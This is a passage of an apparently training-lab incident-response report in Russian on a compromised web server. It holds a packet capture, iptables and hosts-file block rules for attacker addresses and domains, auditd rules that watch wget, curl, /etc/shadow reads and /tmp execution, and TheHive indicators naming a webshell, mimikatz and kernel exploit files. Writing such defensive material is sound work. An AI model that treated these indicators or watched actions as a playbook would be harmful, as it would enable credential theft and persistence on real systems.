4372 -0.867730 10.0.0.22 45.140.169.16 SSL 237 Continuation Data
4375 -0.866684 10.0.0.22 45.140.169.16 TCP 54 59291 → 443 [ACK] Seq=455 Ack=1997 Win=8192 Len=0
4376 -0.866461 10.0.0.22 45.140.169.16 SSL 196 Continuation Data
4379 -0.865381 10.0.0.22 45.140.169.16 TCP 54 59291 → 443 [ACK] Seq=597 Ack=2588 Win=8192 Len=0
4380 -0.865149 10.0.0.22 45.140.169.16 SSL 466 Continuation Data
4383 -0.864096 10.0.0.22 45.140.169.16 TCP 54 59291 → 443 [ACK] Seq=1009 Ack=2874 Win=8192 Len=0
4384 -0.863869 10.0.0.22 45.140.169.16 SSL 433 Continuation Data
4387 -0.862805 10.0.0.22 45.140.169.16 TCP 54 59291 → 443 [ACK] Seq=1388 Ack=3186 Win=8192 Len=0
4388 -0.862583 10.0.0.22 45.140.169.16 SSL 436 Continuation Data
4391 -0.860877 10.0.0.22 45.140.169.16 TCP 54 59291 → 443 [ACK] Seq=1770 Ack=3330 Win=8192 Len=0
4392 -0.860597 10.0.0.22 45.140.169.16 SSL 448 Continuation Data
4395 -0.859474 10.0.0.22 45.140.169.16 TCP 54 59291 → 443 [ACK] Seq=2164 Ack=3450 Win=8192 Len=0
4396 -0.859252 10.0.0.22 45.140.169.16 SSL 442 Continuation Data
4399 -0.858208 10.0.0.22 45.140.169.16 TCP 54 59291 → 443 [ACK] Seq=2552 Ack=3908 Win=8192 Len=0
4400 -0.857985 10.0.0.22 45.140.169.16 SSL 410 Continuation Data
Frame 4367: 54 bytes on wire (432 bits), 54 bytes captured (432 bits)
Ethernet II, Src: e2:05:74:ea:ee:53 (e2:05:74:ea:ee:53), Dst: HuaweiTe_df:97:11 (90:17:3f:df:97:11)
Internet Protocol Version 4, Src: 10.0.0.22, Dst: 45.140.169.16
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 40
Identification: 0x0001 (1)
Flags: 0x00
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0x9a1d [validation disabled]



10.3 Рекомендуемые правила брандмауэра

Правило 1

Блокировка IP-адресов атакующего (входящие)

iptables -A INPUT -s 79.143.87.233 -j DROP

iptables -A INPUT -s 45.140.169.16 -j DROP

iptables -A INPUT -s 45.67.89.1 -j DROP

iptables -A INPUT -s 34.56.78.90 -j DROP

Правило 2

Блокировка IP-адресов атакующего (исходящие)

iptables -A OUTPUT -d 79.143.87.233 -j DROP

iptables -A OUTPUT -d 45.140.169.16 -j DROP

iptables -A OUTPUT -d 45.67.89.1 -j DROP

iptables -A OUTPUT -d 34.56.78.90 -j DROP

Правило 3

Блокировка через строки доменов (в /etc/hosts)

Добавить в /etc/hosts:

0.0.0.0 web-whatapp.net

0.0.0.0 web-whatapp.org

0.0.0.0 block-monitor.net

Правило 4

Ограничение исходящего SMB с веб-сервера

iptables -A OUTPUT -p tcp --dport 445 -s 10.0.0.22 ! -d 10.0.0.0/24 -j DROP

Правило 5

Ограничение исходящего RDP с веб-сервера

iptables -A OUTPUT -p tcp --dport 3389 -s 10.0.0.22 ! -d 10.0.0.0/24 -j DROP

10.5 Конфигурация Auditd

Раздел 1

Мониторинг выполнения wget и curl

```
-w /usr/bin/wget -p x -k wget_exec

-w /usr/bin/curl -p x -k curl_exec
```

Раздел 2

Аудит изменений в /etc/crontab и /var/spool/cron

```
-w /etc/crontab -p wa -k cron_changes

-w /var/spool/cron -p wa -k cron_changes

-w /etc/cron.d -p wa -k cron_changes
```

Раздел 3

Отслеживание чтения /etc/shadow

```
-w /etc/shadow -p r -k shadow_read
```

Раздел 4

Мониторинг выполнения бинарников из /tmp


```
-a always,exit -F arch=b64 -S execve -F dir=/tmp -F key=tmp_exec
```

Раздел 5


Мониторинг sudo


```
-a always,exit -F arch=b64 -S execve -F path=/usr/bin/sudo -F key=sudo_exec
```


10.6 Скриншоты заведенного инцидента в The Hive




Индикаторы







Случаи / #2 /
Наблюдаемые параметры
Укажите идентификатор случая
+ Создать случай
#2
Компрометация инфраструктуры Demo Lab
id ~3928104
Создан soc-admin
Создан в 02/10/2026 17:54
Обновлен в 02/10/2026 18:08
SEVERITY:CRITICAL
TLP:AMBER
PAP:AMBER
Назначенное лицо
soc-admin
Статус
New
Дата начала
30/04/2025 08:04
Общие
Задачи (5)
Наблюдаемые параметры (21)
Тактики, методы и процедуры (0)
Вложения
Сроки
default*
Список экспорта
TLP:AMBER
PAP:AMBER
hash
b684c32fe323e10840ea1992d08cfa38
md5
exfiltration
Нет доступных отчетов
S. 02/10/2026 18:06
C. 02/10/2026 18:06
hash
07ca69fd588c02f5424b08e0b832ea26
md5
credential-theft
mimikatz
Нет доступных отчетов
S. 02/10/2026 18:06
C. 02/10/2026 18:06
hash
a40f586a2cac02e1dea3fd8a244172b8
md5
persistence
Нет доступных отчетов
S. 02/10/2026 18:05
C. 02/10/2026 18:05
hash
3e20d2771e34aa2f468be6c5116ee763
md5
webshell
S. 02/10/2026 18:05
C. 02/10/2026 18:05
Предыдущая
0 - 21 из 21
Следующая
Показать
30



Случаи / #2 /
Наблюдаемые параметры
Укажите идентификатор случая
+ Создать случай
#2
Компрометация инфраструктуры Demo Lab
id ~3928104
Создан soc-admin
Создан в 02/10/2026 17:54
Обновлен в 02/10/2026 18:08
SEVERITY:CRITICAL
TLP:AMBER
PAP:AMBER
Назначенное лицо
soc-admin
Статус
New
Дата начала
30/04/2025 08:04
Общие
Задачи (5)
Наблюдаемые параметры (21)
Тактики, методы и процедуры (0)
Вложения
Сроки
default*
Список экспорта
TLP:AMBER
PAP:AMBER
filename
/tmp/persistence[.]sh
linux
persistence
Нет доступных отчетов
S. 02/10/2026 18:08
C. 02/10/2026 18:08
filename
/tmp/kernel_exploit[.]ko
linux
rootkit
Нет доступных отчетов
S. 02/10/2026 18:07
C. 02/10/2026 18:07
filename
/tmp/nginx-exploit[.]sh
linux
exploit
Нет доступных отчетов
S. 02/10/2026 18:07
C. 02/10/2026 18:07
filename
/var/www/html/webshell[.]php
linux
webshell
Нет доступных отчетов
S. 02/10/2026 18:07
C. 02/10/2026 18:07
Предыдущая
0 - 21 из 21
Следующая
Показать
30


Задачи



Случаи / #2 / Задачи
Укажите идентификатор случая
+ Создать случай
#2
Компрометация инфраструктуры Demo Lab
id ~3928104
Создан soc-admin
Создан в 02/10/2026 17:54
Обновлен в 02/10/2026 18:08
SEVERITY:CRITICAL
TLP:AMBER
PAP:AMBER
Назначенное лицо
soc-admin
Статус
New
Дата начала
30/04/2025 08:04
Общие
Задачи (5)
Наблюдаемые параметры (21)
Тактики, методы и процедуры (0)
Вложения
Сроки
default*
Экспресс-фильтры
Список экспорта
Статус
Задача
Заказ
Due date
Подробная информация
Назначенное лицо
Даты
S.
C.
U.
Waiting
Created час назад
default
Первичная оценка и изоляция
Активность
0
C. 02/10/2026 17:55
default
Сбор и анализ доказательств
C. 02/10/2026 17:55
default
Смена учётных данных
C. 02/10/2026 17:56
default
Устранение
C. 02/10/2026 17:56
Предыдущая
0 - 5 из 5
Следующая
Показать
30


11. Все скриншоты из индексов ELK:


11.1 Скриншоты Auditd:









